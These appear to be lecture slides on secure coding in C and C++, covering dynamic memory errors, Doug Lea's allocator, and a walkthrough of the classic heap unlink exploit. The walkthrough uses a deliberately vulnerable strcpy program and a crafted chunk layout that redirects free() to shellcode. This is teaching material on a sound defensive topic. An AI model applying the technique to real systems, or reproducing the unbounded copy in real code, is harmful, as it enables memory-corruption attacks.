


# Secure Coding in C and

# C++

## *Dynamic Memory Management*

### Lecture 5

### Sept 21, 2017





# Issues

- Dynamic Memory Management
- Common Dynamic Memory Management Errors
- Doug Lea's Memory Allocator
- Buffer Overflows
- Writing to Freed Memory
- Double-Free
- Mitigation Strategies
- Notable Vulnerabilities

# Dynamic Memory Management



- **Memory allocation in C:**
  - `calloc()`
  - `malloc()`
  - `realloc()`
  - Deallocated using the **free()** function.
- **Memory allocation in C++**
  - using the **new** operator.
  - Deallocated using the **delete** operator.

# Memory Management Functions - 1



- `malloc(size_t size);`
  - **Allocates size bytes and returns a pointer to the allocated memory.**
  - **The memory is not cleared.**
- `free(void * p);`
  - **Frees the memory space pointed to by p, which must have been returned by a previous call to `malloc()`, `calloc()`, or `realloc()`.**
  - **If `free(p)` has already been called before, undefined behavior occurs.**
  - **If p is NULL, no operation is performed.**

# Methods to do Dynamic Storage Allocation - 1



- **Best-fit** method –
  - An area with  $m$  bytes is selected, where  $m$  is the smallest available chunk of contiguous memory equal to or larger than  $n$ .
- **First-fit** method –
  - Returns the first chunk encountered containing  $n$  or more bytes.
- Prevention of fragmentation,
  - a memory manager may allocate chunks that are larger than the requested size if the space remaining is too small to be useful.

# Methods to do Dynamic Storage Allocation - 2



- Memory managers
  - return chunks to the available space list as soon as they become free and consolidate adjacent areas.
- Boundary tags
  - Help consolidate adjoining chunks of free memory so that fragmentation is avoided.
- The size field simplifies navigation between chunks.

# Dynamic Memory Management Errors



- Initialization errors,
- Failing to check return values,
- Writing to already freed memory,
- Freeing the same memory multiple times,
- Improperly paired memory management functions,
- Failure to distinguish scalars and arrays,
- Improper use of allocation functions.

# Initialization



- Most C programs use `malloc()` to allocate blocks of memory.
- A common error is assuming that `malloc()` zeros memory.
- Initializing large blocks of memory can impact performance and is not always necessary.
- Programmers have to initialize memory using `memset()` or by calling `calloc()`, which zeros the memory.





# Failing to Check Return Values

- Memory is a limited resource and can be exhausted.
- Memory allocation functions report status back to the caller.
  - `VirtualAlloc()` returns NULL,
  - Microsoft Foundation Class Library (MFC) operator `new` throws `CMemoryException` \*,
  - `HeapAlloc()` may return NULL or raise a structured exception.
- The application programmer should:
  - determine when an error has occurred.
  - handle the error in an appropriate manner.

# Checking Return Codes from malloc()



```
01  int *create_int_array(size_t nelements_wanted) {
02      int *i_ptr =
            (int *)malloc(sizeof(int) * nelements_wanted);
03      if (i_ptr != NULL) {
04          memset(i_ptr, 0, sizeof(int) * nelements_wanted);
05      }
06      else {
07          return NULL;
08      }
09      return i_ptr;
10  }
```

# Incorrect use of Standard new Operator



```
1. int *ip = new int;
2. if (ip) { // condition always true
    ...
3. }
4. else {
    // will never execute
5. }
```



# Referencing Freed Memory - 1

- Once memory has been freed, it is still possible to read or write from its location if the memory pointer has not been set to null.
- An example of this programming error:

```
for (p = head; p != NULL; p = p->next)
    free(p);
```

- Problem? Solution?



# Referencing Freed Memory - 2

- Reading from already freed memory almost always succeeds without a memory fault,
  - because freed memory is recycled by the memory manager.
  - There is no guarantee that the contents of the memory has not been altered.
- While the memory is usually not erased by a call to `free()`,
  - memory managers may use some of the space to manage free or *unallocated* memory.
  - Writing to a freed memory location is also unlikely to result in a memory fault

# Referencing Freed Memory - 4



- If the memory has not been reallocated, writing to a free chunk may overwrite and corrupt the data structures used by the memory manager.
- This can be used as the basis for an exploit when the data being written is controlled by an attacker.



# Freeing Memory Multiple Times



- Freeing the same memory chunk more than once is dangerous because it can corrupt the data structures

```
1. x = malloc(n * sizeof(int));  
2. /* manipulate x */  
3. free(x);  
  
4. y = malloc(n * sizeof(int));  
5. /* manipulate y */  
6. free(x);
```

# Dueling Data Structures - 1







# Dueling Data Structures

- If a program traverses each linked list freeing each memory chunk pointer several memory chunks will be freed twice.
- It is **less dangerous** to leak memory than to free the same memory twice.
- This problem can also happen when a chunk of memory is freed as a result of error processing but then freed again in the normal course of events.



# Memory Leaks

- Occurs when allocated memory is not freed
  - E.g., a start-up dll that does not free memory but allocated multiple times
  - In most environments when process exits – all allocated memory freed
    - But good practice to free memory
  - Often problematic in Long-running process
    - Can be exploited in a resource-exhaustion attack (DoS)

# Improperly Paired Memory Management Functions



- Memory management functions must be properly paired.
- If `new` is used to obtain storage, `delete` should be used to free it.
- If `malloc()` is used to obtain storage, `free()` should be used to free it.
- Using `free()` with `new` or `malloc()` with `delete()` is a bad practice.



# Pairing of the functions ..

| Allocator   | Deallocator                      |
|---|----------------------------------|
| <code>aligned_alloc()</code> , <code>calloc()</code> , <code>malloc()</code> , <code>realloc()</code> | <code>free()</code>              |
| <code>operator new()</code>   | <code>operator delete()</code>   |
| <code>operator new[]()</code>   | <code>operator delete[]()</code> |
| <code>Member new()</code>   | <code>Member delete()</code>     |
| <code>Member new[]()</code>   | <code>Member delete[]()</code>   |
| <code>Placement new()</code>  | Destructor                       |
| <code>alloca()</code>   | Function return                  |

# Improperly Paired Memory Management Functions – Example Program



```
1. int *ip = new int(12);  
   . . .  
2. free(ip); // wrong!  
3. ip = static_cast<int *>(malloc(sizeof(int)));  
4. *ip = 12;  
   . . .  
5. delete ip; // wrong!
```



# Failure to Distinguish Scalars and Arrays



- The `new` and `delete` operators are used to allocate and deallocate scalars:

```
Widget *w = new Widget(arg);  
delete w;
```

- The `new []` and `delete []` operators are used to allocate and free arrays:

```
w = new Widget[n];  
delete [] w;
```

# Improper Use of Allocation Functions - 1



- `malloc(0)` –
  - If the size of the space requested is zero, a C runtime library can return a NULL pointer OR
  - Behave the same as for non-zero size – returned pointer cannot access an object
- The **safest** and most portable solution is to ensure zero-length allocation requests are not made.



# Doug Lea's Memory Allocator


- The GNU C library and most versions of Linux are based on Doug Lea's `malloc` (`dlmalloc`) as the default native version of `malloc`.
- Doug Lea:
  - Releases `dlmalloc` independently and others adapt it for use as the GNU libc allocator.
  - `Malloc` manages the heap and provides standard memory management.
  - In `dlmalloc`, memory chunks are either allocated to a process or are free.



# dlmalloc Memory Management



- 1




The first four bytes of allocated chunks contain

- The last four bytes of user data of the previous chunk – **if it is allocated**
- Size of the previous chunk – **if it is free**.

# dlmalloc Memory Management


- 2



- Free chunks:
  - Are organized into double-linked lists.
  - Contain **forward** and **backward** pointers to the **next** and **previous** chunks in the list to which it belongs.
  - These pointers occupy the same eight bytes of memory as user data in an allocated chunk.
- The chunk size
  - is stored in the **last four bytes** of the free chunk,
  - enables **adjacent free** chunks to be consolidated to avoid fragmentation of memory.

# dlmalloc Memory Management

- 3




- **PREV\_INUSE** bit
  - Allocated and free chunks make use of it to indicate whether the **previous** chunk is **allocated** or **not**.
  - Since chunk sizes are always two-byte multiples, the size of a chunk is always **even** and the **low-order** bit is unused.
  - This bit is stored in the low-order bit of the **chunk size**.
- If the **PREV\_INUSE** bit is clear,
  - the four bytes before the current chunk size contain the size of the previous chunk and
  - can be used to find the front of that chunk.

# Free List Double-linked Structure



- Free chunks are arranged in circular double-linked lists or **bins**.
- Each double-linked list has a **head** that contains **forward** and **backward** pointers to the first and last chunks in the list.
- The **forward** pointer in the last chunk of the list and the **backward** pointer of the first chunk of the list both point to the head element.
- When the list is empty, the head's pointers reference the head itself.





# dlmalloc - 1

- Each bin holds chunks of a particular size so that a correctly-sized chunk can be found quickly.
- For smaller sizes, the bins contain chunks of one size.
- For bins with different sizes, chunks are arranged in *descending* size order.
- There is a bin for recently freed chunks that acts like a cache.
  - Chunks in this bin are given **one chance** to be reallocated before being moved to the regular bins.



# dlmalloc - 2

- Chunks are *consolidated* during `free()` operation.
- If the chunk located immediately *before* the chunk *to be freed* is free,
  - it is taken off its double-linked list and consolidated with the chunk being freed.
- If the chunk located immediately *after* the chunk *to be freed* is free,
  - it is taken off its double-linked list and consolidated with the chunk being freed.
- The resulting consolidated chunk is placed in the appropriate bin.




# The unlink Macro

```
1. #define unlink(P, BK, FD) {    \  
2. FD = P->fd;    \  
3. BK = P->bk;    \  
4. FD->bk = BK;    \  
5. BK->fd = FD;    \  
6. }
```

Removes a chunk from Free list -- when?



# Four-step unlink Example





# Buffer Overflows



- Dynamically allocated memory is vulnerable to buffer overflows.
- Exploiting a buffer overflow in the heap is generally considered more difficult than *smashing the stack*.
- Buffer overflows can be used to corrupt data structures used by the memory manager to execute arbitrary code.

# Unlink Technique



- The unlink technique:
  - Used against versions of Netscape browsers, traceroute, and slocate that used `dlmalloc`.
  - Used to exploit a buffer overflow
    - to manipulate the boundary tags on chunks of memory
    - to *trick* the `unlink` macro into writing four bytes of data to an arbitrary location.

# Code Vulnerable to an Exploit Using the unlink Technique - 1



- 1. `#include <stdlib.h>`
- 2. `#include <string.h>`
- 3. `int main(int argc, char *argv[]) {`
- 4.     `char *first, *second, *third;`
- 5.     `first = malloc(666);`
- 6.     `second = malloc(12);`
- 7.     `third = malloc(12);`
- 8.     `strcpy(first, argv[1]);`
- 9.     `free(first);`
- 10.    `free(second);`
- 11.    `free(third);`
- 12.    `return(0);`
- 13. `}`

Memory allocation  
chunk 1

Memory allocation  
chunk 2

Memory allocation  
chunk 3



# Code Vulnerable to an Exploit Using the unlink Technique - 2

```
1.  #include <stdlib.h>
2.  #include <string.h>
3.  int main(int argc, char *argv[]) {
4.      char *first, *second, *third;
5.      first = malloc(666);
6.      second = malloc(12);
7.      third = malloc(12);
8.      strcpy(first, argv[1]);
9.      free(first);
10.     free(second);
11.     free(third);
12.     return(0);
13. }
```

The program accepts a single string argument that is copied into first

This unbounded strcpy() operation is susceptible to a buffer overflow.



# Code Vulnerable to an Exploit Using the unlink Technique - 3

```
● 1.  #include <stdlib.h>
● 2.  #include <string.h>
● 3.  int main(int argc, char *argv[]) {
● 4.      char *first, *second, *third;
● 5.      first = malloc(666);
● 6.      second = malloc(12);
● 7.      third = malloc(12);
● 8.      strcpy(first, argv[1]);
● 9.      free(first);
● 10.     free(second);
● 11.     free(third);
● 12.     return(0);
● 13. }
```

the program calls  
free() to deallocate  
the first chunk of  
memory



# Code Vulnerable to an Exploit Using the unlink Technique - 4

```
● 1.  #include <stdlib.h>
● 2.  #include <string.h>
● 3.  int main(int argc, char *argv[]) {
● 4.      char *first, *second, *third;
● 5.      first = malloc(666);
● 6.      second = malloc(12);
● 7.      third = malloc(12);
● 8.      strcpy(first, argv[1]);
● 9.      free(first);
● 10.     free(second);
● 11.     free(third);
● 12.     return(0);
● 13. }
```

If the second chunk is unallocated, the free() operation will attempt to consolidate it with the first chunk.





# Code Vulnerable to an Exploit Using the unlink Technique - 5

- 1. `#include <stdlib.h>`
- 2. `#include <string.h>`
- 3. `int main(int argc, char *argv[]) {`
- 4.  `char *first, *second, *third;`
- 5.  `first = malloc(666);`
- 6.  `second = malloc(12);`
- 7.  `third = malloc(12);`
- 8.  `strcpy(first, argv[1]);`
- 9.  `free(first);`
- 10.  `free(second);`
- 11.  `free(third);`
- 12.  `return(0);`
- 13. `}`

To determine whether the second chunk is unallocated, `free()` checks the `PREV_INUSE` bit of the third chunk

# First Free () call



Indicates Second Chunk in use-  
*Not consolidated !!*






# Code Vulnerable to an Exploit Using the unlink Technique - 6

- 1. `#include <stdlib.h>`
- 2. `#include <string.h>`
- 3. `int main(int argc, char *argv[]) {`
- 4.  `char *first, *second, *third;`
- 5.  `first = malloc(666);`
- 6.  `second = malloc(12);`
- 7.  `third = malloc(12);`
- 8.  `strcpy(first, argv[1]);`
- 9.  `free(first);`
- 10.  `free(second);`
- 11.  `free(third);`
- 12.  `return(0);`
- 13. `}`


This argument overwrites the previous size field, size of chunk, and forward and backward pointers in the second chunk—altering the behavior of the call to `free()`

# Unlink technique: Malicious Argument



Overwrites the size of chunk, and forward and backward pointers in the second chunk—altering the behavior of the call to `free()`.

- Size -4 is used to find address of third chunk
  - But now points to 4 bytes before the start of the Second chunk !!





# Memory in Second Chunk - 1

|                            |
|----------------------------|
| even int                   |
| -4                         |
| fd = FUNCTION_POINTER - 12 |
| bk = CODE_ADDRESS          |
| remaining space            |
| Size of chunk              |

The first line of unlink, `FD = P->fd`, assigns the value in `P->fd` (which has been provided as part of the malicious argument) to `FD`

The second line of the unlink macro, `BK = P->bk`, assigns the value of `P->bk`, which has also been provided by the malicious argument to `BK`

The third line of the unlink() macro, `FD->bk = BK`, overwrites the address specified by `FD + 12` (the offset of the `bk` field in the structure) with the value of `BK`

```
1. #define unlink(P, BK, FD) { \
2.   FD = P->fd;                \
3.   BK = P->bk;                \
4.   FD->bk = BK;               \
5.   BK->fd = FD;              \
6. }
```



# The unlink() Macro - 1

- The unlink() macro writes four bytes of data supplied by an attacker to a four-byte address also supplied by the attacker.
- Once an attacker can write four bytes of data to an arbitrary address, it is easy to execute arbitrary code with the permissions of the vulnerable program.
- Can execute arbitrary code with the permission of the vulnerable program



# The unlink() Macro - 2

- An attacker can:
  - Can overwrite a Return address in stack with the address of the malicious code
  - overwrite the address of a function called by the vulnerable program with the address of malicious code.
  - examine the executable image to find the address of the jump slot for the `free()` library call.
- The address - 12 is included in the malicious argument so that the `unlink()` method overwrites the address of the `free()` library call with the address of the shellcode.
- The shellcode is then executed instead of the call to `free()`.

# Frontlink Technique - 1



